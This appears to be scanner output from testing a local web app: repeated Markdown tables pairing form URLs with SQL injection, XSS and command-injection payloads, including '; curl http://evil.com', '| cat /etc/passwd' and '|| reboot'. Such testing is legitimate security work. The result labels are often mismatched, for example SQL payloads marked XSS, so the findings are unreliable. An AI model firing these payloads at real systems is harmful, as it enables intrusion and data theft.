| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |
| http://localhost:3000/products/search | "><svg/onload=confirm(1)> | XSS |
| http://localhost:3000/products/search | <math><mtext></mtext><script>alert('XSS')</script></math> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |
| http://localhost:3000/products/search | "><svg/onload=confirm(1)> | XSS |
| http://localhost:3000/products/search | <math><mtext></mtext><script>alert('XSS')</script></math> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | `<script>alert('XSS')</script>` | XSS |
| http://localhost:3000/products/search | `'"><script>alert('XSS')</script>` | XSS |
| http://localhost:3000/products/search | `<svg/onload=alert('XSS')>` | XSS |
| http://localhost:3000/products/search | `<iframe src='javascript:alert("XSS")'></iframe>` | XSS |
| http://localhost:3000/products/search | `<body onload=alert('XSS')>` | XSS |
| http://localhost:3000/products/search | `<details open ontoggle=alert('XSS')>` | XSS |
| http://localhost:3000/products/search | `<input autofocus onfocus=alert('XSS')>` | XSS |
| http://localhost:3000/products/search | `<a href='javascript:alert(`XSS`)'>Click</a>` | XSS |
| http://localhost:3000/products/search | `"><svg/onload=confirm(1)>` | XSS |
| http://localhost:3000/products/search | `<math><mtext></mtext><script>alert('XSS')</script></math>` | XSS |
| http://localhost:3000/products/search | `; ls` | XSS |
| http://localhost:3000/products/search | `&& whoami` | XSS |
| http://localhost:3000/products/search | `| id` | XSS |
| http://localhost:3000/products/search | `| cat /etc/passwd` | XSS |
| http://localhost:3000/products/search | `&& cat /var/log/auth.log` | XSS |
| http://localhost:3000/products/search | `; uname -a` | XSS |
| http://localhost:3000/products/search | `; ps aux` | XSS |
| http://localhost:3000/products/search | `; netstat -an` | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | \<script>alert('XSS')\</script> | XSS |
| http://localhost:3000/products/search | '">\<script>alert('XSS')\</script> | XSS |
| http://localhost:3000/products/search | \<iframe src='javascript:alert("XSS")'>\</iframe> | XSS |
| http://localhost:3000/products/search | \<svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | \<body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | \<details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | \<input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | \<a href='javascript:alert(`XSS`)'>Click\</a> | XSS |
| http://localhost:3000/products/search | ">\<svg/onload=confirm(1)> | XSS |
| http://localhost:3000/products/search | \<math>\<mtext>\</mtext>\<script>alert('XSS')\</script>\</math> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | \<script\>alert('XSS')\</script\> | XSS |
| http://localhost:3000/products/search | '"\>\<script\>alert('XSS')\</script\> | XSS |
| http://localhost:3000/products/search | \<svg/onload=alert('XSS')\> | XSS |
| http://localhost:3000/products/search | \<iframe src='javascript:alert("XSS")'\>\</iframe\> | XSS |
| http://localhost:3000/products/search | \<body onload=alert('XSS')\> | XSS |
| http://localhost:3000/products/search | \<details open ontoggle=alert('XSS')\> | XSS |
| http://localhost:3000/products/search | \<input autofocus onfocus=alert('XSS')\> | XSS |
| http://localhost:3000/products/search | \<a href='javascript:alert(`XSS`)'\>Click\</a\> | XSS |
| http://localhost:3000/products/search | "\>\<svg/onload=confirm(1)\> | XSS |
| http://localhost:3000/products/search | \<math\>\<mtext\>\</mtext\>\<script\>alert('XSS')\</script\>\</math\> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |
| http://localhost:3000/products/search | "><svg/onload=confirm(1)> | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | `<math><mtext></mtext><script>alert('XSS')</script></math>` | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |

| http://localhost:3000/products/search | `<a href='javascript:alert('XSS')'>Click</a>` | XSS |
|---|---|---|
| http://localhost:3000/products/search | `"><svg/onload=confirm(1)>` | XSS |
| http://localhost:3000/products/search | `<math><mtext></mtext><script>alert('XSS')</script></math>` | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | \<body onload=alert('XSS')\> | XSS |
| http://localhost:3000/products/search | \<details open ontoggle=alert('XSS')\> | XSS |
| http://localhost:3000/products/search | \<iframe src='javascript:alert("XSS")'\>\</iframe\> | XSS |
| http://localhost:3000/products/search | "\>\<svg/onload=confirm(1)\> | XSS |
| http://localhost:3000/products/search | \<math\>\<mtext\>\</mtext\>\<script\>alert('XSS')\</script\>\</math\> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | \`ping -c 1 127.0.0.1\` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |

| http://localhost:3000/products/search | \|\| reboot | XSS |

# SQL Injection

| 폼 액션 | 페이로드 | 결과 |
|---|---|---|
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |

| | | |
|---|---|---|
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <video><source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | <img src=x onerror=alert('XSS')> | SQL Injection |

| | | |
|---|---|---|
| http://localhost:3000/products/search | \<video>\<source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | \<img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | \<video>\<source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | \<img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | \<video>\<source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | \<img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | \<video>\<source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | \<img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | \<video>\<source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | \<img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | \<video>\<source onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | \<img src=x onerror=alert('XSS')> | SQL Injection |
| http://localhost:3000/products/search | \<video>\<source onerror=alert('XSS')> | SQL Injection |

# 요청 실패

| 폼 액션 | 페이로드 | 결과 |
| --- | --- | --- |
| http://localhost:3000/register | ' OR '1'='1' # | 요청 실패 |

# 취약점 없는 시도

| 폼 액션 | 페이로드 | 결과 |
|---|---|---|
| http://localhost:3000/posts/add | ' OR 'a'='a | 취약점 없음 |
| http://localhost:3000/posts/add | admin' -- | 취약점 없음 |
| http://localhost:3000/posts/add | ' OR 1=1 -- | 취약점 없음 |
| http://localhost:3000/posts/add | ' OR '1'='1' ({ | 취약점 없음 |
| http://localhost:3000/posts/add | ' OR '1'='1' # | 취약점 없음 |
| http://localhost:3000/posts/add | ' OR '1'='1 | 취약점 없음 |
| http://localhost:3000/posts/add | '; DROP TABLE users; -- | 취약점 없음 |
| http://localhost:3000/posts/add | ' OR '1'='1' /* | 취약점 없음 |
| http://localhost:3000/posts/add | 1' OR sleep(5)-- | 취약점 없음 |
| http://localhost:3000/posts/add | ' UNION SELECT NULL, NULL, NULL -- | 취약점 없음 |
| http://localhost:3000/posts/add | ' AND 1=2 UNION SELECT 1,2,3 -- | 취약점 없음 |
| http://localhost:3000/posts/add | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | 취약점 없음 |
| http://localhost:3000/posts/add | ' OR EXISTS(SELECT * FROM users) -- | 취약점 없음 |
| http://localhost:3000/posts/add | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | 취약점 없음 |
| http://localhost:3000/posts/add | <script>alert('XSS')</script> | 취약점 없음 |
| http://localhost:3000/posts/add | <svg/onload=alert('XSS')> | 취약점 없음 |

| http://localhost:3000/posts/add | '"><script>alert('XSS')</script> | 취약점 없음 |
|---|---|---|
| http://localhost:3000/posts/add | <img src=x onerror=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/posts/add | <iframe src='javascript:alert("XSS")'></iframe> | 취약점 없음 |
| http://localhost:3000/posts/add | <details open ontoggle=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/posts/add | <input autofocus onfocus=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/posts/add | ; ls | 취약점 없음 |
| http://localhost:3000/posts/add | \| id | 취약점 없음 |
| http://localhost:3000/posts/add | <video><source onerror=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/posts/add | <a href='javascript:alert(`XSS`)'>Click</a> | 취약점 없음 |
| http://localhost:3000/posts/add | "><svg/onload=confirm(1)> | 취약점 없음 |
| http://localhost:3000/posts/add | && whoami | 취약점 없음 |
| http://localhost:3000/posts/add | <math><mtext></mtext><script>alert('XSS')</script></math> | 취약점 없음 |
| http://localhost:3000/posts/add | <body onload=alert('XSS')> | 취약점 없음 |
| http://localhost:3000/posts/add | \| cat /etc/passwd | 취약점 없음 |
| http://localhost:3000/posts/add | ; uname -a | 취약점 없음 |
| http://localhost:3000/posts/add | && cat /var/log/auth.log | 취약점 없음 |
| http://localhost:3000/posts/add | & nslookup example.com | 취약점 없음 |
| http://localhost:3000/posts/add | ; netstat -an | 취약점 없음 |

| | | |
|---|---|---|
| http://localhost:3000/posts/add | `ping -c 1 127.0.0.1` | 취약점 없음 |
| http://localhost:3000/posts/add | ; ps aux | 취약점 없음 |
| http://localhost:3000/posts/add | ; sleep 5 | 취약점 없음 |
| http://localhost:3000/posts/add | ; curl http://evil.com | 취약점 없음 |
| http://localhost:3000/posts/add | $(whoami) | 취약점 없음 |
| http://localhost:3000/posts/add | || reboot | 취약점 없음 |
| http://localhost:3000/login | ' OR '1'='1' ({ | 취약점 없음 |
| http://localhost:3000/login | ' OR '1'='1' # | 취약점 없음 |
| http://localhost:3000/login | 1' OR sleep(5)-- | 취약점 없음 |
| http://localhost:3000/login | '; DROP TABLE users; -- | 취약점 없음 |
| http://localhost:3000/login | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | 취약점 없음 |
| http://localhost:3000/login | ' OR 1=1 -- | 취약점 없음 |
| http://localhost:3000/login | ' OR '1'='1 | 취약점 없음 |
| http://localhost:3000/login | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | 취약점 없음 |
| http://localhost:3000/login | ' OR 'a'='a | 취약점 없음 |
| http://localhost:3000/login | <script>alert('XSS')</script> | 취약점 없음 |
| http://localhost:3000/login | '"><script>alert('XSS')</script> | 취약점 없음 |
| http://localhost:3000/login | ' AND 1=2 UNION SELECT 1,2,3 -- | 취약점 없음 |

| | | |
|---|---|---|
| http://localhost:3000/login | ' OR '1'='1' /* | 취약점 없음 |
